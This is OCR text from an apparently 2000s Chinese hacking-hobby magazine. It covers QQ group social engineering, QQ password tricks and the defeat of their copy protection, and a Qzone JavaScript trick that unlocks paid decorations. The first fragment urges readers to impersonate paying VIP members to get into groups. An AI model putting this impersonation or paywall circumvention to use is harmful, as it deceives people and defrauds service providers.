



图4

然后查看群的相关信息，如群主的个人资料，然后以欺骗的方式加群主为好友，你可以伪装成已付费的VIP会员来进入VIP群。还有一条思路就是从VIP站点找到相关VIP会员的信息，冒称VIP会员进入。我就用这种方法进入了，如图4。

上面只是对于QQ群的社会工程学的简单应用，这种方法对于技术的要求并不多高，关键是你的利用要非常巧妙才行。各位菜菜，你们也来这样搜索玩玩吧！


图3

另类QQ密码的攻与防


天桥底下说书的


许多菜鸟都热衷于盗QQ号，而QQ盗号木马也从阿啦QQ大盗、vvQQ盗、极限居QQ盗，直到现在发展成了很多版本，功能也一个比一个强悍，破解QQ锁的能力也越来越强。至于盗号的方法也从最早的纯木马盗号到现在的仿登录器盗号、QQ钓鱼等等，新方法层出不穷。对于那些经过了免杀处理或者是根本就没有公开的QQ盗号木马，即使是再强悍的杀毒软件也无法检测出来。在危机四伏的网络中，就算是混迹网络多年的老鸟也难免会中招，就更不用那些菜鸟了。我们要怎样才能保护好自己的QQ号不被盗呢？归根到底网络安全的核心还是两个字——密码，所有的攻与防，都是围绕着“密码”二字来进行的。

一、另类QQ密码之防守

1.混用0O法

我们可以想象，当盗号者从信箱里收到QQ密码后会怎么样？当然是更改QQ的密码。而自从QQ2006起登录时就不能复制密码了，所以盗号者需要手动输入密码才行。关键来了——我们可以想办法让盗号者识别不了我们的密码是什么字符，这点是借鉴论坛上“浪狼”朋友的思路。其原理如下：即使我们的密码再复杂，照样也能被木马截取，因此我们就使用一个让盗号者郁闷的QQ密码：0OOO0000OOOOOOOO0000000000OOOOO。这组密码是由数字0与英文字母O组成，0和大写的o在网页中是很不容易分辨的（图1）。QQ密码的位数最长是16位，我们可以设置16位的这种密码，别看密码就只有两个字符组成，可这就已经够盗号者猜一阵子了。但这种方法也只能是为我们争取一些时间，好在发现QQ被盗号，尽可能在盗号者之前修改回密码。





2.混用空格密码

除了o和0还两个字符可以混用外，“ ”（空格）和智能ABC里的第一个特殊符号“　”（输入它的方法是切换到智能ABC输入法状态下，按键盘上的“V”再按“1”就可以出来了）也能起到真假难辨的目的。虽然仔细观察会发现两个引号的间距有一点点的差别，但是倘若我们输入的多了，谁还能分辨的出来？我们可以在QQ密码里加上这两种终极混用符号，比如：“OOOO 000OOOO　　”、“　　　　000O”，看似就两种或三种字符，但到底输入的是什么，恐怕就只有自己知道了（我想盗号者看到这样的密码会吐血的^_^）。

二、另类QQ密码的攻击

对于上面两种情况，我想出了两种破解的办法。如果是QQ2006版，可以参照以前X上的一篇文章中所写的，删除QQ目录中的npkcrypt.sys等相同名字不同后缀的几个文件中的任意一个，就可以复制密码了。但是QQ2007版已经修复了这个问题，所以这种方法就没有什么效果了（当然我们也可以尝试以身试毒，那样QQ键盘锁就可以破解了，但事后需要彻底清除病毒才行）。不过，在webQQ上登录，密码就可以直接复制，webQQ的地址是http://webqq.qq.com/，如图2。看到这儿，可能会有朋友要问了：上边一个是密码的防守，一个是破解的方法，这样的话密码防守岂不是根本就没用了？当然有用的，大家来看看我针对这次密码攻防的总结。

三、实际应用中如何守住我们的密码

1.目前网络上的QQ盗号木马，根据我的检测，没有截取webQQ登录密码的，所以使用webqq登录我们的QQ，就不用担

心QQ密码被盗了。再加上我们的经验以及使用密码输入替换顺序法等，就能顺利躲过键盘记录器的追截了。

2．触类旁通，不仅是QQ密码，还有很多网络游戏的密码输入时也无法复制的，比如梦幻西游。对于梦幻西游也没什么办法来破解那复制的锁。最主要的是，目前可没有“web梦幻西游”哦。

3．有很多利用社会工程学盗号的都是从论坛入手的，这样即使我们的安全意识再好，也难保我们所去的论坛足够的安全。所以，我们的QQ密码、游戏密码等千万不要设置成同样的。为了方便记忆，大家可以简单的把0和O掉换下位置就行了。

乱“花”渐欲迷人眼

Mr.x

在今年的第三期和第六期上都看到了关于获得五级花的文章，第三期中介绍的方法已经不管用了，而第六期中介绍的方法，我个人感觉太麻烦了，而且还存在一定的风险。因为并不是所有的小菜都能使用光盘中的工具，比如像我这样只能在网吧里泡技术的叉子，就只能去下载那些不知道是否有病毒的软件了！前几天下载了一个LiteTM，使用后QQ图标是点亮了，可第二天QQ就登不上去，提示我激活，后来一看，发现某兄弟在凌晨三点查我的QQ币，真是郁闷啊！都是玩黑的小菜，差点让自家兄弟给害了，还是小心为妙呀。有些跑题了，还是回到关于五级花的问题上来吧。

下边我就给大家介绍一个简单易行的方法，以我的空间为例来给家演示一下。首先我们进入空间http://50546034.qzone.qq.com，点击自定义，如图1。




图1

然后在地址栏输入代码**javascript:window.top.space_addItem(7,6553,0,0,0,1,0);**，如图2。按回车键执行代码，花和人参果就出现了，如图3。




图2

这时候随便移动一个模块（为了能保存方案），然后点击保存，这样花和果实就都存下来了，如图4。刷新一下来看看，果然保存成功了，如图5。

注意，人参果是不能摘的，摘的话就会出现“访问无效链接”。这个代码能实现的只有三个效果：

第一、能养五级花，如果想换花，可以去装扮空间—养植物—五级花—选择一个喜欢的——右键查看属性找到花的编号，替换代码。在此我为大家提供了更好的代码，有40多个呢，大家可以随意使用！

第二、开花效果，植物的叶子会更加茂盛，直接开花。




图3

